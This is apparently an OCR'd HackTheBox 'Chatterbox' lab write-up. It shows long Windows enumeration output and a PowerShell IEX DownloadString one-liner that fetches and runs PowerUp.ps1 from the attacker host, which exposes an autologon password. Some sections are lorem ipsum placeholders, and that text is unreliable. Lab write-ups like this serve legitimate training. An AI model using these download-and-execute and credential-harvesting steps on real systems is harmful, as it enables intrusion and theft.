
https://www.reddit.com/r/oscp/comments/vrizsk/searchsploit_exploitdb/



So, most of exploits in searchsploit database was written in python 2.7. And this exploit to. I changed the code to original state (deleted brackets that i added, removed decoding modifications in 95 line etc.), and fired it with specific python2. I though that in debian terminal python = python2, python3 = python3, But it was diffrent probable to update. Anyway, version confusion.

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# python --version
```

```
Python 3.11.8

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# python2 --version
Python 2.7.18

┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# python2 36025.py
————→{P00F}!
```




```
C:\Users\Alfred\Desktop>type user.txt
type user.txt
4a34a40d57f0a1320eeec5debd7d94a6
```

Lateral Movement to user

Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Lateral Movement vector

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Privilege Escalation

Local Enumeration

MANUAL ENUM

```
C:\>systeminfo
systeminfo

Host Name:                 CHATTERBOX
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00371-222-9819843-86663
Original Install Date:     12/10/2017, 9:18:19 AM
System Boot Time:          4/24/2024, 6:38:23 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0
AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,602 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,659 MB
```

```
Virtual Memory: In Use:    436 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\CHATTERBOX
Hotfix(s):                 183 Hotfix(s) Installed.
                           [01]: KB2849697
                           [02]: KB2849696
                           [03]: KB2841134
                           [04]: KB2670838
                           [05]: KB2830477
                           [06]: KB2592687
                           [07]: KB2479943
                           [08]: KB2491683
                           [09]: KB2506212
                           [10]: KB2506928
                           [11]: KB2509553
                           [12]: KB2533552
                           [13]: KB2534111
                           [14]: KB2545698
                           [15]: KB2547666
                           [16]: KB2552343
                           [17]: KB2560656
                           [18]: KB2563227
                           [19]: KB2564958
                           [20]: KB2574819
                           [21]: KB2579686
                           [22]: KB2604115
                           [23]: KB2620704
                           [24]: KB2621440
                           [25]: KB2631813
                           [26]: KB2639308
                           [27]: KB2640148
                           [28]: KB2647753
                           [29]: KB2654428
                           [30]: KB2660075
                           [31]: KB2667402
                           [32]: KB2676562
                           [33]: KB2685811
                           [34]: KB2685813
                           [35]: KB2690533
                           [36]: KB2698365
                           [37]: KB2705219
                           [38]: KB2719857
                           [39]: KB2726535
                           [40]: KB2727528
                           [41]: KB2729094
                           [42]: KB2732059
                           [43]: KB2732487
                           [44]: KB2736422
```

```
[45]: KB2742599
[46]: KB2750841
[47]: KB2761217
[48]: KB2763523
[49]: KB2770660
[50]: KB2773072
[51]: KB2786081
[52]: KB2799926
[53]: KB2800095
[54]: KB2807986
[55]: KB2808679
[56]: KB2813430
[57]: KB2820331
[58]: KB2834140
[59]: KB2840631
[60]: KB2843630
[61]: KB2847927
[62]: KB2852386
[63]: KB2853952
[64]: KB2857650
[65]: KB2861698
[66]: KB2862152
[67]: KB2862330
[68]: KB2862335
[69]: KB2864202
[70]: KB2868038
[71]: KB2871997
[72]: KB2884256
[73]: KB2891804
[74]: KB2892074
[75]: KB2893294
[76]: KB2893519
[77]: KB2894844
[78]: KB2900986
[79]: KB2908783
[80]: KB2911501
[81]: KB2912390
[82]: KB2918077
[83]: KB2919469
[84]: KB2923545
[85]: KB2931356
[86]: KB2937610
[87]: KB2943357
[88]: KB2952664
[89]: KB2966583
[90]: KB2968294
[91]: KB2970228
[92]: KB2972100
[93]: KB2973112
```

```
[94]: KB2973201
[95]: KB2973351
[96]: KB2977292
[97]: KB2978742
[98]: KB2984972
[99]: KB2985461
[100]: KB2991963
[101]: KB2992611
[102]: KB3003743
[103]: KB3004361
[104]: KB3004375
[105]: KB3006121
[106]: KB3006137
[107]: KB3010788
[108]: KB3011780
[109]: KB3013531
[110]: KB3020370
[111]: KB3020388
[112]: KB3021674
[113]: KB3021917
[114]: KB3022777
[115]: KB3023215
[116]: KB3030377
[117]: KB3035126
[118]: KB3037574
[119]: KB3042058
[120]: KB3045685
[121]: KB3046017
[122]: KB3046269
[123]: KB3054476
[124]: KB3055642
[125]: KB3059317
[126]: KB3060716
[127]: KB3061518
[128]: KB3067903
[129]: KB3068708
[130]: KB3071756
[131]: KB3072305
[132]: KB3074543
[133]: KB3075226
[134]: KB3078601
[135]: KB3078667
[136]: KB3080149
[137]: KB3084135
[138]: KB3086255
[139]: KB3092627
[140]: KB3093513
[141]: KB3097989
[142]: KB3101722
```

```
                           [143]: KB3102429
                           [144]: KB3107998
                           [145]: KB3108371
                           [146]: KB3108381
                           [147]: KB3108664
                           [148]: KB3109103
                           [149]: KB3109560
                           [150]: KB3110329
                           [151]: KB3118401
                           [152]: KB3122648
                           [153]: KB3123479
                           [154]: KB3126587
                           [155]: KB3127220
                           [156]: KB3133977
                           [157]: KB3137061
                           [158]: KB3138378
                           [159]: KB3138612
                           [160]: KB3138910
                           [161]: KB3139398
                           [162]: KB3139914
                           [163]: KB3140245
                           [164]: KB3147071
                           [165]: KB3150220
                           [166]: KB3150513
                           [167]: KB3156016
                           [168]: KB3156019
                           [169]: KB3159398
                           [170]: KB3161102
                           [171]: KB3161949
                           [172]: KB3161958
                           [173]: KB3172605
                           [174]: KB3177467
                           [175]: KB3179573
                           [176]: KB3184143
                           [177]: KB3185319
                           [178]: KB4014596
                           [179]: KB4019990
                           [180]: KB4040980
                           [181]: KB976902
                           [182]: KB982018
                           [183]: KB4054518
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection 4
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.74

C:\>hostname
```

```
hostname
Chatterbox

C:\>whoami
whoami
chatterbox\alfred

C:\>net users
net users

User accounts for \\CHATTERBOX

-------------------------------------------------------------------------------
---
Administrator            Alfred                   Guest
The command completed successfully.


C:\>net localgroups
net localgroups
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\>net groups
net groups
This command can be used only on a Windows Domain Controller.

More help is available by typing NET HELPMSG 3515.


C:\>net localgroups
net localgroups
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\>net alfred
net alfred
The syntax of this command is:

NET
    [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
```

```
      HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
      STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\>net user alfred
net user alfred
User name                    Alfred
Full Name
Comment
User's comment
Country code                 001 (United States)
Account active               Yes
Account expires              Never

Password last set            12/10/2017 10:18:08 AM
Password expires             Never
Password changeable          12/10/2017 10:18:08 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/24/2024 6:38:30 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\>wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                                     Description      HotFixID
```

```
InstalledOn
http://go.microsoft.com/fwlink/?LinkId=133041  Update           KB2849697
12/10/2017
http://go.microsoft.com/fwlink/?LinkId=133041  Update           KB2849696
12/10/2017
http://go.microsoft.com/fwlink/?LinkId=133041  Update           KB2841134
12/10/2017
http://support.microsoft.com/                  Update           KB2670838
12/10/2017
http://support.microsoft.com/?kbid=2830477     Update           KB2830477
12/10/2017
http://support.microsoft.com/                  Update           KB2592687
12/10/2017
http://support.microsoft.com/?kbid=2479943     Security Update  KB2479943
12/10/2017
http://support.microsoft.com/?kbid=2491683     Security Update  KB2491683
12/10/2017
http://support.microsoft.com/?kbid=2506212     Security Update  KB2506212
12/10/2017
http://support.microsoft.com/?kbid=2506928     Update           KB2506928
12/10/2017
http://support.microsoft.com/?kbid=2509553     Security Update  KB2509553
12/10/2017
http://support.microsoft.com/?kbid=2533552     Update           KB2533552
12/10/2017
http://support.microsoft.com/?kbid=2534111     Hotfix           KB2534111
12/10/2017
http://support.microsoft.com/?kbid=2545698     Update           KB2545698
12/10/2017
http://support.microsoft.com/?kbid=2547666     Update           KB2547666
12/10/2017
http://support.microsoft.com/?kbid=2552343     Update           KB2552343
12/10/2017
http://support.microsoft.com/?kbid=2560656     Security Update  KB2560656
12/10/2017
http://support.microsoft.com/?kbid=2563227     Update           KB2563227
12/10/2017
http://support.microsoft.com/?kbid=2564958     Security Update  KB2564958
12/10/2017
http://support.microsoft.com/?kbid=2574819     Update           KB2574819
12/10/2017
http://support.microsoft.com/?kbid=2579686     Security Update  KB2579686
12/10/2017
http://support.microsoft.com/?kbid=2604115     Security Update  KB2604115
12/10/2017
http://support.microsoft.com/?kbid=2620704     Security Update  KB2620704
12/10/2017
http://support.microsoft.com/?kbid=2621440     Security Update  KB2621440
12/10/2017
```

```
http://support.microsoft.com/?kbid=2631813     Security Update  KB2631813
12/10/2017
http://support.microsoft.com/?kbid=2639308     Hotfix           KB2639308
12/10/2017
http://support.microsoft.com/?kbid=2640148     Update           KB2640148
12/10/2017
http://support.microsoft.com/?kbid=2647753     Update           KB2647753
12/10/2017
http://support.microsoft.com/?kbid=2654428     Security Update  KB2654428
12/10/2017
http://support.microsoft.com/?kbid=2660075     Update           KB2660075
12/10/2017
http://support.microsoft.com/?kbid=2667402     Security Update  KB2667402
12/10/2017
http://support.microsoft.com/?kbid=2676562     Security Update  KB2676562
12/10/2017
http://support.microsoft.com/?kbid=2685811     Update           KB2685811
12/10/2017
http://support.microsoft.com/?kbid=2685813     Update           KB2685813
12/10/2017
http://support.microsoft.com/?kbid=2690533     Security Update  KB2690533
12/10/2017
http://support.microsoft.com/?kbid=2698365     Security Update  KB2698365
12/10/2017
http://support.microsoft.com/?kbid=2705219     Security Update  KB2705219
12/10/2017
http://support.microsoft.com/?kbid=2719857     Update           KB2719857
12/10/2017
http://support.microsoft.com/?kbid=2726535     Update           KB2726535
12/10/2017
http://support.microsoft.com/?kbid=2727528     Security Update  KB2727528
12/10/2017
http://support.microsoft.com/?kbid=2729094     Update           KB2729094
12/10/2017
http://support.microsoft.com/?kbid=2732059     Update           KB2732059
12/10/2017
http://support.microsoft.com/?kbid=2732487     Update           KB2732487
12/10/2017
http://support.microsoft.com/?kbid=2736422     Security Update  KB2736422
12/10/2017
http://support.microsoft.com/?kbid=2742599     Security Update  KB2742599
12/10/2017
http://support.microsoft.com/?kbid=2750841     Update           KB2750841
12/10/2017
http://support.microsoft.com/?kbid=2761217     Update           KB2761217
12/10/2017
http://support.microsoft.com/?kbid=2763523     Update           KB2763523
12/10/2017
http://support.microsoft.com/?kbid=2770660     Security Update  KB2770660
```

```
12/10/2017
http://support.microsoft.com/?kbid=2773072     Update           KB2773072
12/10/2017
http://support.microsoft.com/?kbid=2786081     Update           KB2786081
12/10/2017
http://support.microsoft.com/?kbid=2799926     Update           KB2799926
12/10/2017
http://support.microsoft.com/?kbid=2800095     Update           KB2800095
12/10/2017
http://support.microsoft.com/?kbid=2807986     Security Update  KB2807986
12/10/2017
http://support.microsoft.com/?kbid=2808679     Update           KB2808679
12/10/2017
http://support.microsoft.com/?kbid=2813430     Security Update  KB2813430
12/10/2017
http://support.microsoft.com/?kbid=2820331     Update           KB2820331
12/10/2017
http://support.microsoft.com/?kbid=2834140     Update           KB2834140
12/10/2017
http://support.microsoft.com/?kbid=2840631     Security Update  KB2840631
12/10/2017
http://support.microsoft.com/?kbid=2843630     Update           KB2843630
12/10/2017
http://support.microsoft.com/?kbid=2847927     Security Update  KB2847927
12/10/2017
http://support.microsoft.com/?kbid=2852386     Update           KB2852386
12/10/2017
http://support.microsoft.com/?kbid=2853952     Update           KB2853952
12/10/2017
http://support.microsoft.com/?kbid=2857650     Update           KB2857650
12/10/2017
http://support.microsoft.com/?kbid=2861698     Security Update  KB2861698
12/10/2017
http://support.microsoft.com/?kbid=2862152     Security Update  KB2862152
12/10/2017
http://support.microsoft.com/?kbid=2862330     Security Update  KB2862330
12/10/2017
http://support.microsoft.com/?kbid=2862335     Security Update  KB2862335
12/10/2017
http://support.microsoft.com/?kbid=2864202     Security Update  KB2864202
12/10/2017
http://support.microsoft.com/?kbid=2868038     Security Update  KB2868038
12/10/2017
http://support.microsoft.com/?kbid=2871997     Security Update  KB2871997
12/10/2017
http://support.microsoft.com/?kbid=2884256     Security Update  KB2884256
12/10/2017
http://support.microsoft.com/?kbid=2891804     Update           KB2891804
12/10/2017
```

```
http://support.microsoft.com/?kbid=2892074     Security Update  KB2892074
12/10/2017
http://support.microsoft.com/?kbid=2893294     Security Update  KB2893294
12/10/2017
http://support.microsoft.com/?kbid=2893519     Update           KB2893519
12/10/2017
http://support.microsoft.com/?kbid=2894844     Security Update  KB2894844
12/10/2017
http://support.microsoft.com/?kbid=2900986     Security Update  KB2900986
12/10/2017
http://support.microsoft.com/?kbid=2908783     Update           KB2908783
12/10/2017
http://support.microsoft.com/?kbid=2911501     Security Update  KB2911501
12/10/2017
http://support.microsoft.com/?kbid=2912390     Security Update  KB2912390
12/10/2017
http://support.microsoft.com/?kbid=2918077     Update           KB2918077
12/10/2017
http://support.microsoft.com/?kbid=2919469     Update           KB2919469
12/10/2017
http://support.microsoft.com/?kbid=2923545     Update           KB2923545
12/10/2017
http://support.microsoft.com/?kbid=2931356     Security Update  KB2931356
12/10/2017
http://support.microsoft.com/?kbid=2937610     Security Update  KB2937610
12/10/2017
http://support.microsoft.com/?kbid=2943357     Security Update  KB2943357
12/10/2017
http://support.microsoft.com/?kbid=2952664     Update           KB2952664
12/10/2017
http://support.microsoft.com/?kbid=2966583     Update           KB2966583
12/10/2017
http://support.microsoft.com/?kbid=2968294     Security Update  KB2968294
12/10/2017
http://support.microsoft.com/?kbid=2970228     Update           KB2970228
12/10/2017
http://support.microsoft.com/?kbid=2972100     Security Update  KB2972100
12/10/2017
http://support.microsoft.com/?kbid=2973112     Security Update  KB2973112
12/10/2017
http://support.microsoft.com/?kbid=2973201     Security Update  KB2973201
12/10/2017
http://support.microsoft.com/?kbid=2973351     Security Update  KB2973351
12/10/2017
http://support.microsoft.com/?kbid=2977292     Security Update  KB2977292
12/10/2017
http://support.microsoft.com/?kbid=2978742     Security Update  KB2978742
12/10/2017
http://support.microsoft.com/?kbid=2984972     Security Update  KB2984972
```

```
12/10/2017
http://support.microsoft.com/?kbid=2985461     Update           KB2985461
12/10/2017
http://support.microsoft.com/?kbid=2991963     Security Update  KB2991963
12/10/2017
http://support.microsoft.com/?kbid=2992611     Security Update  KB2992611
12/10/2017
http://support.microsoft.com/?kbid=3003743     Security Update  KB3003743
12/10/2017
http://support.microsoft.com/?kbid=3004361     Security Update  KB3004361
12/10/2017
http://support.microsoft.com/?kbid=3004375     Security Update  KB3004375
12/10/2017
http://support.microsoft.com/?kbid=3006121     Update           KB3006121
12/10/2017
http://support.microsoft.com/?kbid=3006137     Hotfix           KB3006137
12/10/2017
http://support.microsoft.com/?kbid=3010788     Security Update  KB3010788
12/10/2017
http://support.microsoft.com/?kbid=3011780     Security Update  KB3011780
12/10/2017
http://support.microsoft.com/?kbid=3013531     Update           KB3013531
12/10/2017
http://support.microsoft.com/?kbid=3020370     Update           KB3020370
12/10/2017
http://support.microsoft.com/?kbid=3020388     Security Update  KB3020388
12/10/2017
http://support.microsoft.com/?kbid=3021674     Security Update  KB3021674
12/10/2017
http://support.microsoft.com/?kbid=3021917     Update           KB3021917
12/10/2017
http://support.microsoft.com/?kbid=3022777     Security Update  KB3022777
12/10/2017
http://support.microsoft.com/?kbid=3023215     Security Update  KB3023215
12/10/2017
http://support.microsoft.com/?kbid=3030377     Security Update  KB3030377
12/10/2017
http://support.microsoft.com/?kbid=3035126     Security Update  KB3035126
12/10/2017
http://support.microsoft.com/?kbid=3037574     Security Update  KB3037574
12/10/2017
http://support.microsoft.com/?kbid=3042058     Security Update  KB3042058
12/10/2017
http://support.microsoft.com/?kbid=3045685     Security Update  KB3045685
12/10/2017
http://support.microsoft.com/?kbid=3046017     Security Update  KB3046017
12/10/2017
http://support.microsoft.com/?kbid=3046269     Security Update  KB3046269
12/10/2017
```

```
http://support.microsoft.com/?kbid=3054476     Update           KB3054476
12/10/2017
http://support.microsoft.com/?kbid=3055642     Security Update  KB3055642
12/10/2017
http://support.microsoft.com/?kbid=3059317     Security Update  KB3059317
12/10/2017
http://support.microsoft.com/?kbid=3060716     Security Update  KB3060716
12/10/2017
http://support.microsoft.com/?kbid=3061518     Security Update  KB3061518
12/10/2017
http://support.microsoft.com/?kbid=3067903     Security Update  KB3067903
12/10/2017
http://support.microsoft.com/?kbid=3068708     Update           KB3068708
12/10/2017
http://support.microsoft.com/?kbid=3071756     Security Update  KB3071756
12/10/2017
http://support.microsoft.com/?kbid=3072305     Security Update  KB3072305
12/10/2017
http://support.microsoft.com/?kbid=3074543     Security Update  KB3074543
12/10/2017
http://support.microsoft.com/?kbid=3075226     Security Update  KB3075226
12/10/2017
http://support.microsoft.com/?kbid=3078601     Security Update  KB3078601
12/10/2017
http://support.microsoft.com/?kbid=3078667     Update           KB3078667
12/10/2017
http://support.microsoft.com/?kbid=3080149     Update           KB3080149
12/10/2017
http://support.microsoft.com/?kbid=3084135     Security Update  KB3084135
12/10/2017
http://support.microsoft.com/?kbid=3086255     Security Update  KB3086255
12/10/2017
http://support.microsoft.com/?kbid=3092627     Update           KB3092627
12/10/2017
http://support.microsoft.com/?kbid=3093513     Security Update  KB3093513
12/10/2017
http://support.microsoft.com/?kbid=3097989     Security Update  KB3097989
12/10/2017
http://support.microsoft.com/?kbid=3101722     Security Update  KB3101722
12/10/2017
http://support.microsoft.com/?kbid=3102429     Update           KB3102429
12/10/2017
http://support.microsoft.com/?kbid=3107998     Update           KB3107998
12/10/2017
http://support.microsoft.com/?kbid=3108371     Security Update  KB3108371
12/10/2017
http://support.microsoft.com/?kbid=3108381     Security Update  KB3108381
12/10/2017
http://support.microsoft.com/?kbid=3108664     Security Update  KB3108664
```

```
12/10/2017
http://support.microsoft.com/?kbid=3109103     Security Update  KB3109103
12/10/2017
http://support.microsoft.com/?kbid=3109560     Security Update  KB3109560
12/10/2017
http://support.microsoft.com/?kbid=3110329     Security Update  KB3110329
12/10/2017
http://support.microsoft.com/?kbid=3118401     Update           KB3118401
12/10/2017
http://support.microsoft.com/?kbid=3122648     Security Update  KB3122648
12/10/2017
http://support.microsoft.com/?kbid=3123479     Security Update  KB3123479
12/10/2017
http://support.microsoft.com/?kbid=3126587     Security Update  KB3126587
12/10/2017
http://support.microsoft.com/?kbid=3127220     Security Update  KB3127220
12/10/2017
http://support.microsoft.com/?kbid=3133977     Update           KB3133977
12/10/2017
http://support.microsoft.com/?kbid=3137061     Update           KB3137061
12/10/2017
http://support.microsoft.com/?kbid=3138378     Update           KB3138378
12/10/2017
http://support.microsoft.com/?kbid=3138612     Update           KB3138612
12/10/2017
http://support.microsoft.com/?kbid=3138910     Security Update  KB3138910
12/10/2017
http://support.microsoft.com/?kbid=3139398     Security Update  KB3139398
12/10/2017
http://support.microsoft.com/?kbid=3139914     Security Update  KB3139914
12/10/2017
http://support.microsoft.com/?kbid=3140245     Update           KB3140245
12/10/2017
http://support.microsoft.com/?kbid=3147071     Update           KB3147071
12/10/2017
http://support.microsoft.com/?kbid=3150220     Security Update  KB3150220
12/10/2017
http://support.microsoft.com/?kbid=3150513     Update           KB3150513
12/10/2017
http://support.microsoft.com/?kbid=3156016     Security Update  KB3156016
12/10/2017
http://support.microsoft.com/?kbid=3156019     Security Update  KB3156019
12/10/2017
http://support.microsoft.com/?kbid=3159398     Security Update  KB3159398
12/10/2017
http://support.microsoft.com/?kbid=3161102     Update           KB3161102
12/10/2017
http://support.microsoft.com/?kbid=3161949     Security Update  KB3161949
12/10/2017
```

```
http://support.microsoft.com/?kbid=3161958     Security Update  KB3161958
12/10/2017
http://support.microsoft.com/?kbid=3172605     Update           KB3172605
12/10/2017
http://support.microsoft.com/?kbid=3177467     Update           KB3177467
12/10/2017
http://support.microsoft.com/?kbid=3179573     Update           KB3179573
12/10/2017
http://support.microsoft.com/?kbid=3184143     Update           KB3184143
12/10/2017
http://support.microsoft.com/?kbid=3185319     Security Update  KB3185319
12/10/2017
http://support.microsoft.com/?kbid=4014596     Update           KB4014596
12/10/2017
http://support.microsoft.com/?kbid=4019990     Update           KB4019990
12/10/2017
http://support.microsoft.com/?kbid=4040980     Update           KB4040980
12/10/2017
http://support.microsoft.com/?kbid=976902      Update           KB976902
11/20/2010
http://support.microsoft.com/?kbid=982018      Update           KB982018
12/10/2017
http://support.microsoft.com/?kbid=4054518     Security Update  KB4054518
1/10/2018


C:\>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Chatterbox
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network
Connection #2
   Physical Address. . . . . . . . . : 00-50-56-B9-49-1E
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.74(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```

```
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{111D2FF5-EF2C-4D77-B44C-DBCE3AAABF4B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\>route print
route print
===========================================================================
Interface List
 13 ...00 50 56 b9 49 1e ......Intel(R) PRO/1000 MT Network Connection #2
  1...........................Software Loopback Interface 1
 12 ...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       10.10.10.2      10.10.10.74    266
       10.10.10.0    255.255.255.0         On-link       10.10.10.74    266
      10.10.10.74  255.255.255.255         On-link       10.10.10.74    266
     10.10.10.255  255.255.255.255         On-link       10.10.10.74    266
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link       10.10.10.74    266
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link       10.10.10.74    266
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       10.10.10.2  Default
          0.0.0.0          0.0.0.0       10.10.10.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    306 ::1/128                  On-link
  1    306 ff00::/8                 On-link
===========================================================================
```

```
Persistent Routes:
  None

C:\>arp -a
arp -a

Interface: 10.10.10.74 --- 0xd
  Internet Address      Physical Address      Type
  10.10.10.2            00-50-56-b9-9e-ca     dynamic
  10.10.10.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Executing powerup.ps1

adding invoke-allcheck at the end of the script:

```
┌──(root㉿kali)-[/home/kali/hackthebox/chatterbox]
└─# echo "Invoke-AllChecks" >> PowerUp.ps1
```

```
C:\>echo IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.3:8000/PowerUp.ps1') |
powershell -noprofile -
echo IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.3:8000/PowerUp.ps1') |
powershell -noprofile -


DefaultDomainName    :
DefaultUserName      : Alfred
DefaultPassword      : Welcome1!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files




C:\>
```

Well, i get password yo my curret user, nice
The same thing:

